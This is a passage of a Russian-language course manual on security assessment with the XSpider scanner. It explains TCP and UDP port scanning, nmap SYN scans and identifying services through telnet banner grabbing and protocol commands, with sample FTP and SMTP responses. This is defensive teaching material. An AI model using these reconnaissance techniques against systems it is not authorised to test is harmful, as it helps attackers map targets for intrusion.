


Рис. 28 Сканирование портов TCP (блокировка подключения).

Сканируемое приложение разрешает установление TCP соединения, но сразу же его завершает штатным образом.

Иногда порт может иметь статус «недоступен». Это происходит в том случае, если по результатам сканирования портов порт имел статус «открыт», а затем, на этапе идентификации служб, порт перестал отвечать на запросы.




Рис. 29 Сканирование портов TCP (порт «недоступен»).

Следовательно, по результатам сканирования TCP-портов, статус порта может получиться один из трёх:

- открыт;
- заблокирован;

- недоступен.

Настройка параметров сканирования портов производится путём редактирования ветви "Сканер портов" в профиле (Рис. 30).




Рис. 30 Сканирование портов TCP (настройка параметров).

В первую очередь необходимо задать диапазон портов. Как видно из рисунка, для этого есть два способа:

- выбрать опцию «Сканировать весь диапазон TCP портов (1..65535)»;
- указать перечень портов в области «Список портов».

При задании списка портов используется тире и точка с запятой. Формирование списка портов можно осуществлять с помощью редактора портов (Рис. 31).




Рис. 31 Использование редактора портов.

Редактор портов позволяет выполнять следующие действия:

- включение диапазона портов;
- исключение диапазона портов;
- импорт списка портов из файла;
- экспорт списка портов в файл.

Кроме диапазона портов можно отредактировать:

- количество потоков при сканировании;
- время ожидания ответа от порта.

Опция “Ограничить количество одновременных подключений” – это ограничение на максимальное количество одновременно создаваемых соединений (вне зависимости от количества одновременно сканируемых узлов). Это глобальный параметр, (он действует в целом на сканер) ограничивающий генерируемый трафик. Также может быть использован в случае работы сканера на системе, у которой могут быть ограничения на количество создаваемых соединений в единицу времени (например, Windows XP).

Если на узле со сканером имеется сканер Nmap (http://nmap.org/), можно использовать его возможности по сканированию портов TCP, например, метод сканирования SYN Scan (опция –sS, Рис. 32).




Рис. 32 Сканирование портов TCP методом SYN Scan с использованием nmap.

4.1.3. Сканирование портов UDP

После получения перечня открытых портов TCP следует процедура определения открытых UDP портов.

Обычно сканирование портов UDP осуществляется следующим образом. На требуемый порт UDP сканируемой машины отправляется UDP-пакет (обычно пустой). Если в ответ было получено ICMP-сообщение "Destination Unreachable", это означает, что порт закрыт (Рис. 33).




Рис. 33 Сканирование портов UDP (порт закрыт).

В противном случае (нет ответа) считается, что сканируемый порт открыт (Рис. 34).




Рис. 34 Сканирование портов UDP (порт открыт).

С UDP-сканированием связаны следующие проблемы:

- возможная потеря UDP-пакетов. В этом случае ответ также не будет получен, и порту может быть ошибочно присвоен статус «открыт»;
- высокая степень вероятности фильтрации UDP или (и) ICMP-трафика. Результат тот же, что и в предыдущем случае – порт может быть ошибочно посчитан открытым.

Всё это приводит к тому, что в случае неполучения ответа от узла нельзя быть уверенным в том, что порт открыт. Первая проблема обычно решается введением двух параметров, которыми можно регулировать достоверность UDP-сканирования:

- количество посылаемых UDP-пакетов;
- время ожидания ответа.

Вторая проблема гораздо сложнее. Из-за неё сканер может ошибочно обнаружить на сканируемом узле большое количество открытых UDP портов.

Сканер XSpider выполняет сканирование портов UDP, пользуясь следующими соображениями (Рис. 35):

- сканируется не весь диапазон портов UDP, а только основные порты (например, 53, 161, 500 и т. п.);
- на заданный UDP-порт посылается не пустой UDP-пакет, а «осмысленный» запрос соответствующей службе (ожидаемой на данном порту). Это позволит сделать вывод о том, что порт открыт, на основе получения ответа.




Рис. 35 Сканирование портов UDP сканером XSpider.

Выбрать перечень сканируемых портов UDP можно в соответствующей области профиля (Рис. 36).




Рис. 36 Область настройки сканирования UDP-сервисов.

4.1.4. Идентификация сетевых служб и приложений

Итог предыдущего этапа - перечень открытых портов TCP и UDP. Задача идентификации служб (приложений) – одна из самых важных в контексте анализа защищённости. Она заключается в определении сетевой службы (протокола), соответствующей найденному открытому порту и идентификации приложения, реализующего серверную часть этой службы (Рис. 37).




Рис. 37 Идентификация сетевых служб

В общем случае эта задача зависит от сетевого сервиса, далее в качестве примера рассматривается несколько приёмов идентификации сетевых сервисов, более подробное рассмотрение этой темы выходит за рамки данного курса.

4.1.4.1. Использование «баннеров»

«Классический» метод сбора информации о работающей на сканируемом узле службе - "анализ баннеров". Этот метод заключается в анализе приветствий, выводимых службами при подключении на заданный порт. Часто «баннеры» содержат информацию об используемой службе, вплоть до названия приложения и номера версии. Вот несколько примеров:

telnet ftp.dmn1.ru 21

220 ftp.dmn1.ru FTP server (Version wu-2.4(37) Mon Feb 15 16:48:38 MSK 1999) ready.

telnet smtp.dmn1.ru 25

220 smtp.dmn1.ru ESMTP Sendmail 8.11.2/8.11.2; Thu, 21 Jun 2001 18:34:19 +0400

…

Однако многие службы позволяют произвольным образом редактировать свои приветствия, то есть существует вероятность, что служба совсем не та, за кого она себя выдает.

4.1.4.2. Использование команд протоколов

Более надёжный метод определения службы - использование её команд. Например:

telnet ftp.dmn1.ru 21

220 ftp.dmn1.ru FTP server (Version wu-2.4(37) Mon Feb 15 16:48:38 MSK 1999) ready.

user ftp

331 Anonymous access allowed, send identity (e-mail name) as password.

При этом обычно вначале делается попытка использования команд службы, ожидаемой на данном порту, затем менее вероятной службы и т. д.

В целом, для идентификации служб могут быть использованы различные методы, их подробное рассмотрение выходит за рамки данного курса.

4.1.4.3. Идентификация приложений

После идентификации службы (или вместе с ней) выполняется определение приложения, реализующего серверную часть службы (Рис. 38). Например, если на узле был найден открытый TCP порт с номером 25, и было определено, что это протокол SMTP, далее необходимо определить приложение, реализующее этот протокол (например, это может быть sendmail, postfix или mdaemon).




Рис. 38 Идентификация приложений

Идентифицировать приложение также можно по его баннеру, однако чаще методы идентификации приложений основаны на анализе особенностей реализации той или иной службы. Суть этих методов состоит в посылке запросов, которые чуть-чуть отличаются от стандарта, в использовании редких (малоизвестных) команд или опций и т. п.

